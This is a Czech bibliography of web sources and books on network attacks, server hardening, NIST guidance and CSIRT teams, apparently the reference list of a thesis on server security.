[2] **ČERMÁK, Miroslav.** *Vícevrstvá architektura: tenký, tlustý a chytrý klient* [online]. 2010 [cit. 2017-08-22]. Dostupné z: http://www.cleverandsmart.cz/vicevrstva-architektura-tenky-tlusty-a-chytry-klient/

[3] *How to Conduct Passive Reconnaissance of a Potential Target*. Wonder How To [online]. 2013 [cit. 2017-08-22]. Dostupné z: https://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-passive-reconnaissance-potential-target-0146938/

[4] *How to Conduct Active Reconnaissance and DOS Attacks with Nmap*. Wonder How To [online]. 2013 [cit. 2017-08-22]. Dostupné z: https://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-active-reconnaissance-and-dos-attacks-with-nmap-0146950/

[5] *How to Find Directories in Websites Using DirBuster*. Wonder How To [online]. 2014 [cit. 2017-08-22]. Dostupné z: https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-directories-websites-using-dirbuster-0157593/

[6] *THINKING LIKE A HACKER: HOST DISCOVERY AND RECON*. Defense Storm [online]. 2016 [cit. 2017-08-22]. Dostupné z: https://www.defensestorm.com/cybermind/thinking-like-a-hacker/

[7] *SecurityFocus Vulnerabilities*. Institute for Advanced Study Network Security [online]. [cit. 2017-08-22]. Dostupné z: https://security.ias.edu/aggregator/sources/2

[8] *Vulnerabilities*. Security Focus [online]. [cit. 2017-08-22]. Dostupné z: http://www.securityfocus.com/vulnerabilities

[9] *Microsoft Security Bulletin Summary for March 2017*. Microsoft TechNet [online]. 2017 [cit. 2017-08-22]. Dostupné z: https://technet.microsoft.com/en-us/library/security/ms17-mar.aspx

[10] *Microsoft Security Updates*. Microsoft TechNet [online]. 2017 [cit. 2017-08-22]. Dostupné z: https://technet.microsoft.com/en-us/security/bulletins.aspx

[11] *The Hacker Methodology*. Wonder How To [online]. 2014 [cit. 2017-08-22]. Dostupné z: https://null-byte.wonderhowto.com/how-to/hack-like-pro-hacker-methodology-0155167/

[12] *Creating a Virtually Undetectable Covert Channel with RECUB*. Wonder How To [online]. 2014 [cit. 2017-08-22]. Dostupné z: https://null-byte.wonderhowto.com/how-to/hack-like-pro-creating-virtually-undetectable-covert-channel-with-recub-0154324/

[13**] NORTHCUTT, Stephen**. *Security Laboratory: Methods of Attack Series*. Wonder How To [online]. [cit. 2017-08-22]. Dostupné z: https://www.sans.edu/cyber-research/security-laboratory/article/methods-attack

[14] **PŘIBYL, Tomáš.** *Problém jménem buffer overflow*. Computerworld [online]. Computerworld On-line, 2005 [cit. 2017-08-22]. Dostupné z: http://computerworld.cz/archiv/problem-jmenem-buffer-overflow-24211

[15] *Firmy zapomínají řešit zabezpečení už při návrhu webu*. SecurityWorld [online]. Computerworld On-line, 2009 [cit. 2017-08-22]. Dostupné z: http://computerworld.cz/securityworld/Firmy-zapominaji-resit-zabezpeceni-uz-pri-navrhu-webu-46574

[16] *Preventing Web-based Directory Enumeration Attacks*. PentestMonkey [online]. 2011 [cit. 2017-08-22]. Dostupné z: http://pentestmonkey.net/blog/direnum

[17] **NORTHCUTT, Stephen.** *Security Laboratory: Methods of Attack Series.* Sans Technology Institute [online]. 2011 [cit. 2017-08-22]. Dostupné z: https://www.sans.edu/cyber-research/security-laboratory/article/attacks-browsing

[18] *How to Find Directories in Websites Using DirBuster*. Wonder How To [online]. 2014 [cit. 2017-08-22]. Dostupné z: https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-directories-websites-using-dirbuster-0157593/

[19**] ANDREŠ, Steven a Brian KENYON**. *Security Sage's guide to hardening the network infrastructure.* [Online-Ausg.]. Rockland, Mass: Syngress, 2003. ISBN 1931836019.

[20] **WEBER, Filip**. **DoS a DDoS útoky a ochrana proti nim**. Svět Síti [online]. 2008 [cit. 2017-08-22]. Dostupné z: http://www.svetsiti.cz/clanek.asp?cid=DoS-a-DDoS-utoky-a-ochrana-proti-nim-4-1642008

[21] **KRAUSE, Michal.** *Noční můra jménem SYN flooding.* ROOT.CZ [online]. 1999 [cit. 2017-08-22]. Dostupné z: https://www.root.cz/clanky/nocni-mura-jmenem-syn-flooding/

[22] **NAJAFABADI, Maryam, Taghi KHOSHGOFTAAR, Amri NAPOLITANO a Charles WHEELUS**. *RUDY Attack: Detection at the Network Level and Its Important Features*. Florida Atlantic University [online]. Florida Atlantic University [cit. 2017-08-22]. Dostupné z: https://www.aaai.org/ocs/index.php/FLAIRS/FLAIRS16/paper/download/12839/12581

[23] **GAURAV, Suraj a Suren MACHIRAJU**. *Hardening Azure Applications*. 1. Germany, Berlin: APress, 2015. ISBN 9781484209233.

[24] **PEJŠA, Jan**. *Co je Cross-site scripting jak mu předcházet*. Zdroják.cz [online]. Devel.cz Lab, 2009 [cit. 2017-08-22]. Dostupné z: https://www.zdrojak.cz/clanky/co-je-xss-jak-mu-predchazet/

[25] *The Windows Server Hardening Checklist.* UpGuard [online]. Devel.cz Lab [cit. 2017-08-22]. Dostupné z: https://www.upguard.com/blog/the-windows-server-hardening-checklist

[26] **BERLIN, Amanda a Lee BROTHERSTON**. *4 ways to harden Microsoft Windows infrastructure*. Oreilly [online]. 2017 [cit. 2017-08-22]. Dostupné z: https://www.oreilly.com/ideas/4-ways-to-harden-microsoft-windows-infrastructure

[27] **KHAWAJA, GUS**. *Linux hardening: A 15-step checklist for a secure Linux server*. Pluralsight [online]. 2017 [cit. 2017-08-22]. Dostupné z: https://www.pluralsight.com/blog/it-ops/linux-hardening-secure-server-checklist

[28] **SCARFONE, Karen, Wayne JANSEN a Miles TRACY**. *Guide to General Server Security*: Recommendations of the National Institute of Standards and Technology [online]. 2008, (800-123), 53 [cit. 2017-08-22]. Dostupné z: http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-123.pdf

[29] **BASSIL, Youssef.** *WINDOWS AND LINUX OPERATING SYSTEMS FROM A SECURITY PERSPECTIVE*: Recommendations of the National Institute of Standards and Technology. Lebanese Association for Computational Sciences [online]. 2012, 53 [cit. 2017-08-22]. Dostupné z: https://pdfs.semanticscholar.org/5378/48e5a03d114165903b9d3b206540d796ff8c.pdf

[30] **ORIYANO, Sean-Philip**. *Cehv9: certified ethical hacker version 9 study guide*. ISBN 978-1-119-25224-5.

[31] *Baseline Server Hardening*. Microsoft TechNet [online]. 2017 [cit. 2017-08-22]. Dostupné z: https://technet.microsoft.com/en-us/library/cc526440.aspx

[32*] Nástroj Microsoft Baseline Security Analyzer (MBSA)*. Microsoft TechNet [online]. [cit. 2017-08-22]. Dostupné z: https://support.microsoft.com/cs-cz/help/320454

[33] **PETERKA, Jiří.** *CSIRT, nebo CERT?* Earchiv.cz [online]. 2008 [cit. 2017-08-22]. Dostupné z: http://www.earchiv.cz/b08/b0408002.php3

[34] *ZPRÁVA O ČINNOSTI CSIRT.CZ*. CSIRT.CZ [online]. 2016 [cit. 2017-08-22]. Dostupné z: https://csirt.cz/files/csirt/Zprava_o_cinnosti_CSIRT.CZ.2016.pdf

[35] *CSIRT.CZ a jeho první rok fungování v roli Národního CSIRT České republiky*. CSIRT.CZ [online]. 2012 [cit. 2017-08-22]. Dostupné z: https://www.csirt.cz/page/992/csirt.cz--a--jeho-prvni-rok-fungovani-v-roli-narodniho-csirt-ceske-republiky/

[36] **KROPÁČOVÁ, Andrea**. *CERT/CSIRT týmy a jejich role*. ROOT [online]. 2013 [cit. 2017-08-22]. Dostupné z: https://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

[37] **WOOD, COLIN**. *What is the National Institute of Standards and Technology (NIST)?* Government technology [online]. 2016 [cit. 2017-08-22]. Dostupné z: http://www.govtech.com/policy/What-is-NIST.html

[38] *NIST General Information*. NIST [online]. 2013 [cit. 2017-08-22]. Dostupné z: http://www.govtech.com/policy/What-is-NIST.html

[39] *SECURITY CONFIGURATION CHECKLISTS PROGRAM*. National Institute of Standards and Technology [online]. 2014 [cit. 2017-08-22]. Dostupné z: http://csrc.nist.gov/groups/SNS/checklists/

[40] **SWANSON, Marianne a Barbara GUTTMAN**. *Generally Accepted Principles and Practices for Securing Information Technology Systems.* National Institute of Standards and Technology [online]. 1996 [cit. 2017-08-22]. Dostupné z: http://csrc.nist.gov/publications/nistpubs/800-14/800-14.pdf

[41] *Windows 7 Security Baseline.* Microsoft TechNet [online]. 2013 [cit. 2017-08-22]. Dostupné z: https://technet.microsoft.com/en-us/library/ee712767.aspx

[42] *Security Compliance Manager (SCM)*. Microsoft TechNet [online]. [cit. 2017-08-22]. Dostupné z: https://technet.microsoft.com/cs-cz/solutionaccelerators/cc835245.aspx

[43] *Hardening Microsoft Windows 8.1 Update Workstations*. Australian Cyber Security Centre [online]. Australian Government, 2017 [cit. 2017-08-22]. Dostupné z: https://www.asd.gov.au/publications/protect/Hardening_Win8.pdf

[44] *WINDOWS SERVER 2012 R2 HARDENING CHECKLIST*. University of Texas [online]. Austin: University of Texas [cit. 2017-08-22]. Dostupné z: https://security.utexas.edu/os-hardening-checklist/windows-r2

[45] **ANDREŠ, Steven a Brian KENYON**. *Security Sage's guide to hardening the network infrastructure.* [Online-Ausg.]. Rockland, Mass: Syngress, 2003. ISBN 9781931836012.